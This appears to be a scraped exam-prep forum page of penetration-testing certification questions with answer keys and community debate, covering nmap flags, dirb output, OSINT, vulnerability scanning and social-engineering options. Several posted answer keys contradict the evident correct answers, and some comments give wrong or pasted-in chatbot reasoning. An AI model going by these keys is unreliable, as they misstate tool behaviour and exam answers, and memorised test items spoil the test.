The correct answer to the question is option B: `nmap 192.168.1.1-5 "PA22-25,80"`. The "PA" option specifies a port scan and identifies services based on their response to specific probes. This scan will return open ports 22-25 and 80, and attempt to identify potential vulnerabilities in those services.

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

Nmap is a widely used tool for network discovery and security auditing. Different options can be used to perform various types of scans.



In the given context, you would likely want to use a stealthy SYN scan to identify open ports that might be running vulnerable services. The SYN scan is a popular method that's useful in port scanning as it doesn't complete the TCP handshake and is therefore considered "stealthier."

The correct option for performing a SYN scan over the specified range of IPs and ports would be:

D. ``nmap 192.168.1.1-5 -sS 22-25,80``

Note the correct flag for a SYN scan is ``-sS``, not ``-Ss``. Therefore, it appears there may be a typographical error in the options provided, and based on the context, option D should be the correct choice if corrected to ``-sS``.

upvoted 1 times

  **nooooo** 1 year, 2 months ago

Selected Answer: D

The `-sS` option tells the nmap command to perform a TCP SYN scan, which is a

stealthy way to scan a network. The 22-25,80 option tells the nmap command to scan the specified ports, which are commonly used by vulnerable services.

Option C, nmap 192.168.1.1-5 -PS22-25,80, will return all open ports that are listening for proxy services, which are not typically vulnerable.

upvoted 1 times

  **MysterClyde** 1 year, 3 months ago

C is correct. Ss is invalid syntax. But if it were sS, then the answer would be D for sure.

upvoted 2 times

  **POWNED** 1 year, 4 months ago

Selected Answer: C



D is incorrect for an obvious reason running -Ss would result in an error, it would be the correct answer if it were -sS

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

C is correct answer

upvoted 1 times

  **kenechi** 1 year, 6 months ago

Selected Answer: C

The Ports 22,25,80 are all tcp ports. A syn scan (-sS) would have done the job but since it is not listed, the -PS flag would also do a tcp syn scan.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago



yes C is correct

upvoted 2 times

  **[Removed]** 1 year, 7 months ago


D is correct

upvoted 1 times

  **dcyberguy** 1 year, 10 months ago

The only issue is have is that it is write as -Ss instead of -sS

upvoted 1 times

  **Vikt0r** 1 year, 7 months ago



I think it's a typo.

upvoted 1 times

  **[Removed]** 1 year, 7 months ago


C is corret

upvoted 1 times

  **Ahegi** 1 year, 6 months ago


this has to be a typo. all -P* are host discovery scans. This will not identify vulnerable ports.

upvoted 1 times

  **BirdLawyer** 3 months, 3 weeks ago

They do a host discovery first and then they scan the ports, so sS and PS are essentially the same thing and they both send TCP Syn packets, except PS does a host discovery beforehand



upvoted 1 times

  **petercorn** 1 year, 11 months ago

Selected Answer: C

There is no -Ss switch
unless is -sS.



upvoted 4 times

  **Neolot** 1 year, 11 months ago

Selected Answer: C

<https://www.examttopics.com/discussions/comptia/view/66643-exam-pt1-002-topic-1-question-42-discussion/>

upvoted 4 times

  **Manzer** 1 year, 11 months ago

Looks like
both according to this post.

<https://www.linuxquestions.org/questions/linux-newbie-8/difference-beween-nmap-ps-and-ss-4175534781/>

upvoted 3 times

  **Manzer** 1 year, 11 months ago

Selected Answer: D

PS/PA/PU are host discovery
scans, SS is a Scan Technique.

<https://nmap.org/book/man-briefoptions.html>

upvoted 1 times

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL `http://172.16.100.10:3000/profile`, a blank page was displayed.

Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run `sudo` before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Correct Answer: A

Community vote distribution

D (96%) 4%

sidonpc Highly Voted 2 years ago

Selected Answer: D

This is incorrect It should be D mainly because if the firewall was blocking the port than none of the web directories would have successful(200 codes) the 500 code is a server side error code meaning the correct answer is D.

upvoted 23 times

rintaka21 2 years ago

agree on this one, it should be D.
upvoted 8 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

The most likely reason for the lack of output is D. This UR(L) returned a server error. This is because the output of the dirb command shows that the profile URL responded with an HTTP Status Code 500, which indicates that the web server experienced an internal server error when the request was received. This could be caused by a number of things, such as a misconfigured server or a syntax error in the code.

A is incorrect because the output of the dirb command indicates that the HTTP port is open.
B is incorrect because the output indicates that the

command was run without sudo and still produced a response.

C is incorrect because the output of the dirb command indicates that the web server is using HTTP, not HTTPS.

upvoted 11 times

  **pizzaThyme** Most Recent 1 month, 1 week ago

Selected Answer: D

Gots to be D my boy. 500 Internal Server Error as compared to 200 OK status for get/post requests

upvoted 1 times

  **MeisAdriano** 1 month, 2 weeks ago

Selected Answer: D

As you can see in the generated result, the ...profile generated an HTTP STATUS 500 (internal server error), others have HTTP STATUS 200 ("OK")

upvoted 2 times

  **LiveLaughToasterBath** 8 months, 1 week ago

Selected Answer: D

I googled the 500 error, for my own piece of mind. Shows as a generic, server-side error.

upvoted 1 times

  **bracokey** 10 months ago

The answer is A. this is because of the characteristics of port 3000. This port functions as a local host web dev port and it would seem not to respond to remote requests like port 80, 443 etc. A bit like ip 127.0.0.1

upvoted 1 times

  **KeToopStudy** 9 months ago

The port is not filtered by the firewall ... if that was the case you would not receive 200 responses. And ports can be assigned any function you want. It is not obligatory for a web server to run on 80/443, it can run on whatever port you want.

upvoted 1 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: D

I think it is D.

upvoted 1 times

  **bieecop** 1 year, 2 months ago

Selected Answer: D

Based on the provided output, the penetration tester performed a directory brute force using the Dirb tool on the target web server at http://172.16.100.10:3000. The output shows several URLs that were scanned, including http://172.16.100.10:3000/profile, which returned a server error (CODE: 500).

A server error (HTTP status code 500) typically indicates an issue on the server side, such as a misconfiguration or an internal error that prevented the proper handling of the request. This can result in a blank page or an error message being displayed.

upvoted 1 times

  **MysterClyde** 1 year, 3 months ago

The answer is D. This is a classic error a web admin or end user reports:

<https://support.cpanel.net/hc/en-us/articles/360051006293--HTTP-ERROR-500-PHP-website-blank-showing-a-white-page-or-Internal-Server-Err>

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

D is correct

upvoted 2 times

  **beamage** 1 year, 6 months ago

Selected Answer: A

The client would have received a 500 error code in the browser, Not a blank page. Firewall I'm thinking...

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

D is correct

upvoted 2 times

  **beamage** 1 year, 6 months ago

When you visit a website your browser sends a request over to the server where the site is hosted. The server takes this request, processes it, and sends back the requested resources (PHP, HTML, CSS, etc.) along with an HTTP header. The HTTP also includes what they call an HTTP status code. A status code is a way to notify you about the status of the request. It could be a 200 status code which means "Everything is OK" or a 500 status code which means something has gone wrong.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

Read again D is the answer

upvoted 2 times

  **The_F00L** 1 year, 7 months ago

Answer is D. Know your output, and know your HTTP. Keep an eye on those response codes. 500 is a server error.



upvoted 5 times

  **chameleon_eh** 1 year, 8 months ago

The answer is D, based on the error code.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Status>

upvoted 4 times

  **Masco** 1 year, 10 months ago

The correct answer is D and I second sidonpc


upvoted 3 times

  **petercorn** 1 year, 11 months ago

Selected Answer: D

Agree with answer D.

upvoted 3 times

  **petercorn** 1 year, 11 months ago

The HTTP status code 500 is a generic error response. It means that the server encountered an unexpected condition that prevented it from fulfilling the request.

upvoted 4 times

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address.

Which of the following MOST likely describes what happened?

- A. The penetration tester was testing the wrong assets.
- B. The planning process failed to ensure all teams were notified.
- C. The client was not ready for the assessment to start.
- D. The penetration tester had incorrect contact information.

Correct Answer: B

Community vote distribution

B (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

Answer: B. The planning process failed to ensure all teams were notified.

Example: The penetration tester was unaware that the SOC had set up sinkholing on his IP address and was blocked from accessing the client's IP address because the SOC team was not notified of the penetration test.

upvoted 8 times

pizzaThyme Most Recent 1 month, 1 week ago

Selected Answer: B

B. Either the teams was not made aware by accident and corrective action was taken by the SOC, OR the team was intentionally left in the dark in the case of red vs. blue / purple teaming exercises. I guess based on the fact that the pentester is surprised, it would only make sense that the SOC was not made aware. :)

upvoted 1 times

[Removed] 9 months, 3 weeks ago

Selected Answer: B

I'm on blue team and this is how we test our SOCs.

upvoted 2 times

IYKMba 1 year, 1 month ago

I choose D

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: B

Sinkholing is a practice where traffic is redirected away from its original destination, often to a benign location, in response to suspicious or malicious activity. In the context of a penetration test, if the Security Operations Center (SOC) has sinkholed the penetration tester's IP address, it could indicate that the SOC was not properly informed of the authorized testing.

Therefore, the most likely explanation for this occurrence is that there was a failure in the planning process to ensure that all relevant teams were properly notified of the upcoming penetration test.

The correct answer to this question would be:

B. The planning process failed to ensure all teams were notified.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Sinkholing is a security technique used to redirect malicious traffic away from its intended target. It involves creating a "black hole" of sorts by setting up a network of servers that will intercept and discard any packets sent to an IP address associated with malicious activity. This helps to prevent the malicious traffic from reaching its destination, thus reducing the impact of the attack.

upvoted 3 times

  **TCSNxS** 1 year, 7 months ago

Answer is B. In a real world scenario, clients loved to test the ability of their SOCs to detect their PenTesters. Easiest way to was not inform them.

upvoted 4 times

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

Correct Answer: C

Community vote distribution

B (56%)

C (44%)

masso435 Highly Voted 1 year, 10 months ago

Selected Answer: C

I think the wording is tricky. Yes both applications scan for vulnerabilities but not all vulnerabilities. This indicates it will find vulnerability outside of WordPress and SQL based on the wording alone.

upvoted 10 times

shakevia463 1 year, 7 months ago

Doesnt mean hes not attempting to find all vulnerabilities.... he is trying to find them.

upvoted 3 times

dcyberguy Highly Voted 1 year, 10 months ago

Selected Answer: B

Identifying Vulnerabilities should be the clear choice

upvoted 8 times

pizzaThyme Most Recent 1 month, 1 week ago

Selected Answer: B

I leaned toward B when I first read this but MAN I hate the way they word stuff like this. I hope I don't see this during my exam. Never have I seen so many professionals polarized on some of these questions before as I have with PT0-02.

upvoted 1 times

Kmelaun 1 month, 1 week ago

This is often with CompTIA exams.

upvoted 1 times

MeisAdriano 1 month, 2 weeks ago

Selected Answer: B

WPScan is used for wordpress vulnerability
SQLmap is used to find sql injection vulnerability.

If the pentester already found opened doors with nmap, WPScan and SQLmap is just to complete ALL potential vulnerabilities

not C because WPScan and SQLmap are not specified to limit invasiveness, the just find vulnerability in a specific purpose

upvoted 1 times

  **djash22** 2 months, 1 week ago

However, considering the specificity of the tools (WPScan for WordPress vulnerabilities and SQLmap for SQL injection vulnerabilities), it would be more accurate to say the tester aims to identify specific vulnerabilities in the web servers and databases, but within the broader context, identifying vulnerabilities aligns with option B the closest.

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: B

The penetration tester is trying to:

B. Identify all the vulnerabilities in the environment.

configurations that could be exploited for criminal activity, the primary goal of using WPScan and SQLmap is to find and identify vulnerabilities, not necessarily to uncover criminal activity.

C. Limit invasiveness based on scope:

- Running vulnerability scanning tools like WPScan and SQLmap might be part of the scope, but these tools can be invasive. The intent behind using these tools is to discover vulnerabilities, not necessarily to limit invasiveness.

upvoted 1 times

  **BirdLawyer** 3 months, 3 weeks ago

Selected Answer: C

I originally thought it was B but it seems to be that they included the nmap scan showing the specific port categories that were open as well as the word scope in the answer C. My logic is that the tester identified the scope using nmap and once he did that he then is limiting the testing to those specific ports in question thereby limiting the invasiveness of the testing overall and adhering to the scope.


upvoted 2 times

  **Bluedegard** 5 months ago

Selected Answer: B

I don't think using WPscan and SQLmap will reduce invasiveness

upvoted 1 times

  **NickyCEE** 5 months, 3 weeks ago

Selected Answer: B

The answer is definitely B yall. The pentester scanned the WHOLE system and only found open WEB and DATABASE ports. Now the tester is using specific tools to exploit those services. Had the tester found other open services they would use more tools. So they arent limiting invasiveness they are exploiting everything that is POSSIBLE.

upvoted 1 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: C

Agree with C. Trying to identify all vulnerabilities would probably include DoS and Buffer Overflows which can be invasive and will probably need scanner other than WPScan and SQLmap

upvoted 1 times



  **Yokota** 8 months, 1 week ago

Selected Answer: C

The penetration tester uses these tools to find vulnerabilities within the defined scope, which might cover WordPress and SQL

vulnerabilities, while making sure not to exceed the permitted testing boundaries

upvoted 3 times

  **me39** 8 months, 3 weeks ago

The correct answer is B.
"C. Limit invasiveness based on scope"
adds new information that is not contained in the question. Would you choose C if it said, "C. Limit invasiveness to reduce interference with end of year reports"?

upvoted 2 times

  **KeToopStudy** 9 months ago

Selected Answer: B

So considering the fact that the nmap showed open ports only on web server and databases we can safely assume that there are no other ports open. So the use of WPScan and SQL injection leads me to believe that the pentester is going for discovery of all vulnerabilities. B should be the right answer

upvoted 1 times

  **[Removed]** 10 months, 1 week ago

Selected Answer: C

When a penetration tester decides to use specialized tools like WPScan (for WordPress vulnerabilities) and SQLmap (for SQL injection vulnerabilities), the primary goal is often to limit invasiveness based on the scope of the engagement. By using tools that are specifically designed for certain types of vulnerabilities, the penetration tester can focus on targeted assessments related to the known technologies in the environment.

-ChatGPT

upvoted 3 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: B

I think its B, as tester wants to reveal more vulnerabilities . Invasion will come after exploitation..

upvoted 1 times

  **Meep123** 11 months, 2 weeks ago

Selected Answer: B

Based on the wording of the questions, I find the question leaning more towards "all vulnerabilities" being more correct than "limit invasiveness".

Not all answers are going to be perfect, this one seems to be "which one is more correct".



upvoted 1 times

  **UseChatGPT** 1 year ago

Selected Answer: C

King ChatGPT says C so listen to him

upvoted 1 times

  **581777a** 12 months ago

ChatGPT

just told me B. lol

upvoted 1 times

  **iamtylerman** 11 months ago

GPT-3.5 says

it's C

GPT-4 says it's

B

upvoted 2 times

  **KeToopStudy** 9 months ago

ChatGPT is quite dumb actually... I used it quite often and he has a lot of issues answering these questions.

upvoted 1 times

  **asdfg96** 7 months ago

BUT IT MENTIONED - additional information about those systems.

ChatGPT

You're correct, and I appreciate the clarification. Given that the penetration tester is also seeking additional information about the systems, the goal extends beyond just identifying vulnerabilities. In that case, the most suitable option would be:

B. Identify all the vulnerabilities in the environment.

By utilizing tools like WPScan and SQLmap, the penetration tester aims not only to uncover vulnerabilities but also to gather additional information about the systems, such as specific vulnerabilities, configurations, or weaknesses that could potentially be exploited. This broader objective aligns with the goal of identifying all vulnerabilities present in the environment, rather than just focusing on a limited scope of assessment.

upvoted 1 times




A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago. In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Correct Answer: A

Community vote distribution

A (100%)

  **RRabbit** Highly Voted  1 year, 8 months ago

Selected Answer: A

The correct answer is A. Web archive. Web archives, such as the Wayback Machine, store and index websites at different points in time, allowing users to view a website as it looked in the past. As the penetration tester has learned that the complete phone catalog was published on the company's website a few months ago, the tester should first look in the web archive to try to locate the employees' phone numbers.

B. GitHub is a code repository and does not store or archive websites, so it would not be the first place for the penetration tester to look.

C. File metadata is data about data, such as the author, creation date, location and other file properties. It would not be the first place to look for the employees' phone numbers.

D. Underground forums are online discussion boards where users can share information, often anonymously. They would not be the first place to look for the employees' phone numbers.

upvoted 7 times

  **solutionz** Most Recent  1 year, 1 month ago

Selected Answer: A

If the company's complete phone catalog was published on the website a few months ago and then removed, the Web Archive would be the most likely place to find a snapshot of the website from that time period. Web archiving services, such as the Wayback Machine, routinely capture and store snapshots of web pages, allowing users to view older versions of websites.

So the correct answer to this question would be:

A. Web archive.


upvoted 3 times

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -O, -p22, and -sC options set against the target.
- B. Run nmap with the -sV and -p22 options set against the target.
- C. Run nmap with the --script vulners option set against the target.
- D. Run nmap with the -sA option set against the target.

Correct Answer: D

Community vote distribution



sidonpc Highly Voted 2 years ago

Vulners is the correct answer
<https://nmap.org/nsedoc/scripts/vulners.html>
upvoted 18 times

surfuganda 6 months ago

sidonpc is correct
A lot of this discussion thread is not helpful.
People need to answer without copy/pasting ChatGPT (unreliable).

MY OPINION:

The answer is [C] because the desired outcome is CVEs, and [C] is the only option that will yield CVEs.

The tricky part of the question is that [C] needs output from an initial scan. So you may think that you must run something like [A] or [B] first, then run [C], and this is sometimes the case.
BUT, you can run [C] with other nmap options within the same command, and this is the depth of knowledge that you are expected to know to be a penetration tester.

In order for [C] to run correctly, the command would need to look something like this:
nmap --script vulners -sV [target IP]

another hot take:
A. Specific (incorrect)
B. Specific (incorrect)
C. General (correct)
D. Specific (incorrect)
upvoted 3 times

outnumber_gargle024 3 months, 3 weeks ago

A does everything you need it to in one command.
-O (what OS) -p22 (SSH) -sC (look for common vulnerabilities)

It's A bro.

upvoted 1 times

  **Paula77** 3 months ago

-O
(Operating
System
Detection)
helps
identify
the
OS,
but
doesn't
directly
scan
for
vulnerabilities.
-p22
(Scan
port
22)
is
useful,
but
limited
to
just
SSH.
-sC
(Standard
service
scripts)
can
identify
some
vulnerabilities,
but
may
not
be
as
comprehensive
as
vulners.

upvoted 1 times

  **RRabbit** Highly Voted  1 year, 8 months ago

Selected Answer: C

The correct answer is C.
Run nmap with the --script vulners option set against the target. The --script vulners option will scan the target for vulnerabilities associated with Common Vulnerabilities and Exposures (CVEs). It can be used to identify potential CVEs that can be leveraged to gain execution on the Linux server.

Example: nmap --script vulners -p 22 10.1.1.1

The other choices are incorrect because they do not include the --script vulners option which is necessary to identify CVEs. Option A includes the -O and -sC options which can be used to identify the operating system and services running on the target, however, it does not include the --script vulners option. Option B includes the -sV and -p22 options which can be used to identify the service versions running on the target and the port number, however, it does not include the --script vulner option. Option D includes the -sA option which can be used to perform an ACK scan, however, it does not include the --script vulners option.

upvoted 8 times

  **LiveLaughToasterBath** 8 months, 1 week ago

I always
like to find corroborating data from
external searches, especially when
the answers are so divided. Out of

yours and githubs mouth, almost verbatim.

upvoted 2 times

  **fuzzyguzzy** Most Recent 1 month ago

Selected Answer: C

The best answer is C, as Vulners is specifically made to identify vulnerabilities.

upvoted 1 times

  **MeisAdriano** 1 month, 2 weeks ago

Selected Answer: C

The only one answer valid is C because:
not A: -O identify the operating system and -sC executes DEFAULT scripts, not specified scripts. In default scripts you have not something direct to identify CVE
not B: -sV is used to identify the version of the services
not D: -sA is used to have an ACK scan, useful to definy the firewall status, but not useful to identify CVE

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago


Selected Answer: C

C. Run nmap with the `--script vulners` option set against the target.

Explanation:

Using Nmap with the `--script vulners` option will leverage the vulners script, which checks for vulnerabilities on the target system based on the services running and their versions. This script will directly provide information about known vulnerabilities (CVEs) related to the detected services, including SSH.

upvoted 1 times

  **Paula77** 3 months ago

Selected Answer: C

This option specifically uses the "vulners" script which is designed to identify common vulnerabilities in various services, including SSH. It's the most focused and effective option for finding exploitable CVEs.

upvoted 1 times

  **outnumber_gargle024** 3 months, 3 weeks ago

Selected Answer: A

-O (detect the OS)
-p22 (SSH)
-sC (initiates a script scan that probes for common vulnerabilities, services, and other useful information)

upvoted 1 times

  **outnumber_gargle024** 3 months, 3 weeks ago

i will be changing to C
upvoted 1 times

  **surfuganda** 6 months, 1 week ago

Selected Answer: C



CORRECT ANSWER = Option C

Option C, utilizing the Vulners script, directly targets CVEs associated with the services running on the target. This script is tailored to identify known vulnerabilities, which may not necessarily rely solely on the version of the service. It searches for vulnerabilities based on various parameters, such as service banners, responses, and

other characteristics, providing a more comprehensive approach.

Option A focuses on general reconnaissance, including determining the operating system and version of services. While knowing the service version can be valuable for understanding potential vulnerabilities, it doesn't guarantee the identification of specific CVEs. Also, in the context of SSH, many vulnerabilities are not version-specific but are instead based on configuration issues, authentication mechanisms, or other factors.

upvoted 1 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: C

Agree with option C, although I can't make it work without the -A option. Thoughts anyone?

upvoted 1 times

  **KeToopStudy** 9 months ago

Selected Answer: C

The -script vulners is the only option that presents the user with CVEs.

upvoted 1 times

  **UseChatGPT** 1 year ago

Selected Answer: B

King ChatGPT says B so its B

upvoted 2 times

  **Test1269** 7 months, 3 weeks ago

ChatGPT answer will change as the AI does. It's not B.

upvoted 1 times

  **iamtylerman** 11 months ago

GPT-4 says its C

upvoted 2 times

  **testicaleight** 12 months ago

I just put this question into ChatGPT and this was the output:

To identify CVEs that can be leveraged to gain execution on a Linux server running SSHD, the best option among the given choices is:

C. Run nmap with the --script vulners option set against the target.

Explanation:

Nmap is a network scanning tool that can be used to identify open ports and services on a target system. The --script vulners option in Nmap is used to scan for known vulnerabilities (CVEs) in the target system by using the Vulners NSE script.

Vulners is a script that searches for known vulnerabilities in the National Vulnerability Database (NVD) and other sources. Using this script helps identify vulnerabilities related to SSHD or any other services running on the target system, which can be leveraged for gaining unauthorized access or execution.

Options A and B do not specifically focus on identifying vulnerabilities or CVEs related to SSHD. Option D (-sA) is used for identifying hosts that are alive, but it is not specifically designed for vulnerability scanning or identification.

The answer is C
upvoted 2 times

  **FnordyClovers** 1 year ago

C. Run nmap with the --script vulners option set against the target.

The --script vulners option will run Nmap's Vulners script, which enumerates vulnerabilities associated with open ports and services identified during scanning. This would help the penetration tester identify potential CVEs related to the SSH service that could be leveraged to gain execution.

Options A and B would scan and enumerate versions but not correlate to CVEs. Option D (-sA) is not particularly useful here as it does a TCP ACK scan which is less common for initial enumeration.



upvoted 1 times

  **bieecop** 1 year, 1 month ago

Selected Answer: A

A because -sS -p 22 -O -A
tell SERVICE VERSION

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

In the context of identifying Common Vulnerabilities and Exposures (CVEs) that can be leveraged against a specific service, you would typically want to identify the version of the service running and then search for known vulnerabilities associated with that version.

Nmap offers several options for scanning, and among the choices presented, the option that would be best for identifying the version of the SSH daemon (SSHD) running on the target, and then cross-referencing known vulnerabilities, would be:

C. Run nmap with the --script vulners option set against the target.

This option would leverage the "vulners" NSE script to query the Vulners CVE Database and provide information about known vulnerabilities for the identified versions of services running on the target.

So the correct answer to this question is:

C. Run nmap with the --script vulners option set against the target.

upvoted 1 times

  **KeToopStudy** 1 year, 1 month ago

Selected Answer: A

--script vulners cannot be the right answer do to the fact that the argument -sV is missing so the scan will not get any valid results.

Don't forget to pass "-sV" argument while using NSE scripts. Nmap-vulners will be unable to access the Vulners exploit database if it does not receive any version information from Nmap. So, the -sV parameter is required all the time.

upvoted 2 times

  **glenpharmd** 1 year, 5 months ago

ANSWER IS C= --scrips
vulners.The Nmap option -sC enables script scan
mode, which tells Nmap to select the default scripts
and execute them if the host or port rule matches.
THEREFOR THIS SWITCH JUST ACTIVATES GENERALSSCRIPTS.
It does not scan for CVE vulnerabilities
specifically. The (--script vulners) SPECIFIVALLY
IDENTIFIES THE CVE VULNERABILITIES AND WILL OUT PUT
ON NMAP SCAN SCREEN THE ABBREVIATION CVE ALONG SIDE
ITS CVE VULNERABILITY.

upvoted 1 times

  **Odenkyem** 1 year, 5 months ago

The correct answer i here :
<https://nmap.org/nsedoc/scripts/vulners.html>


upvoted 1 times

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Correct Answer: B

Community vote distribution



MeisAdriano 1 month, 2 weeks ago

Selected Answer: B

Only a manual test is the BEST way to confirm an automated/scripted test.
upvoted 1 times

deeden 6 months, 2 weeks ago

Selected Answer: C

I vote option C. Checking the result can reveal software version conflict with the actual system which could clearly identify true or false positive. This also saves time trying to exploit the vulnerability manually just to prove a point.
upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: B

A true positive in vulnerability scanning means that the vulnerability really exists, and it's not a mistake or false alarm by the scanning tool. The best way to confirm a true positive is to manually test the vulnerability.

By manually testing the vulnerability, the penetration tester can verify the conditions under which it occurs, understand its impact, and confirm that it's not a false positive reported by the automated scanning tool.

So the correct answer to this question is:

B. Perform a manual test on the server.
upvoted 4 times

cy_analyst 1 year, 6 months ago

Selected Answer: B

Performing a manual test on the server is the best way to confirm the vulnerability and to determine its potential impact. This will involve attempting to exploit the vulnerability to verify that it is indeed present and can be used to gain unauthorized access or perform other malicious activities. Manual testing can also help to identify any additional vulnerabilities that may have been missed by the automated scanner.
upvoted 3 times

RRabbit 1 year, 8 months ago

Selected Answer: B

B. Perform a manual test on the server.

Running another scanner to compare (Option A) can help to confirm the results but is not necessarily the best way to ensure the vulnerability is a true positive. Checking the results on the scanner (Option C) and looking for the vulnerability online (Option D) are not reliable methods for confirming the vulnerability. Performing a manual test on the server (Option B) is the best way to ensure the vulnerability is a true positive as it allows the tester to directly interact with the server and confirm the vulnerability exists.

upvoted 3 times


A penetration tester has been given eight business hours to gain access to a client's financial system.

Which of the following techniques will have the HIGHEST likelihood of success?

- A. Attempting to tailgate an employee who is going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Correct Answer: C

Community vote distribution



ryan zou Highly Voted 1 year, 11 months ago

Selected Answer: D

I think D is correct
upvoted 9 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: D

not A: a tailgate doesn't guarantee to you a client's financial system
not B: can work only if an employee inserts the USB key in an internal computer. Who knows if and when to do it.
not C: brute-force are slow, could be a good attack only if you are trying to attack a pincode of 4 digits that doesn't consider if you have already wrong pin 3 times.
correct D: You can focus on the target, you can attack in short time and in business times.
upvoted 1 times

Slick0 2 months, 1 week ago

Selected Answer: C

I think the issue is which has the "highest likelihood" of success vs "fastest chance" of success. I would say Spearfishing is definitely the fastest but if we are talking about likelihood, bruteforcing seems to be the winner in that dept even if it takes a while. If the company trained their employees then all ABD are all instantly eliminated. They can't protect against C though. It's the way this question is phrased that's throwing folks off.
upvoted 2 times

Slick0 2 months, 1 week ago

"external perimeter to gain a foothold"
Re-reading it, even this part has me questioning whether they literally mean external physical perimeter or external network perimeter. This question is bad and so are its answers
upvoted 1 times

Etc_Shadow28000 2 months, 2 weeks ago

Selected Answer: D

Spear Phishing: This method involves sending targeted emails that appear to come from trusted sources, such as senior management, to specific employees. Since these emails can be highly tailored and convincing, they have a higher chance


of tricking employees into clicking on malicious links or providing sensitive information quickly.

Attempting to tailgate an employee: While this could provide physical access, it depends on the penetration tester's ability to physically be at the client's location, which may not be feasible within the given time.

Dropping a malicious USB key: This method relies on an employee finding and using the USB key, which may not happen within the eight-hour window. It also depends on the employee bypassing potential security policies that prevent the use of unknown USB devices.

Brute-force attacks against external perimeters can be time-consuming and may not succeed within eight hours due to rate limiting, account lockouts, and other security measures in place.

upvoted 1 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: D


I agree with option D, humans can be the weakest in most cases.

upvoted 1 times

  **Gazza242** 8 months, 2 weeks ago

I go with D

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: D

C is eliminated since it's a technical approach and is met with greater resistance. A, B, and D are easier exploits since they rely on the human element.

A is relatively harder to do than B and C.

C is more likely to be successful since B relies on
1) an employee finding a USB 2) them plugging it in
3) the chances that USB port access is enabled.
Answer is D.


upvoted 2 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: D

I will go with D. Phishing is still the most effective method of gaining initial access. Human factor is the weakest link in cyber security.

upvoted 1 times

  **IYKMba** 1 year, 1 month ago

D will get the tester faster result



upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: D

By posing as senior management, the attacker can use their authority to convince employees to take actions that could lead to unauthorized access.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: D

D. Performing spear phishing against employees by posing as senior management

Performing spear phishing (Option D) against employees by posing as senior management is likely to have the highest likelihood of success because it targets the weakest link in any security system: the human element. People are often the weakest link in security and can be easily fooled by a well-crafted

spear phishing email. Attempting to tailgate an employee (Option A) or dropping a malicious USB key (Option B) in the parking lot may be successful, but they will likely be less effective than a spear phishing attack. A brute-force attack (Option C) against the external perimeter to gain a foothold may also be possible but it is less likely to be successful within eight hours, and also it's a noisy method that will be easily detected.

upvoted 4 times

  **toor777** 1 year, 8 months ago

Selected Answer: D

D is correct

upvoted 1 times

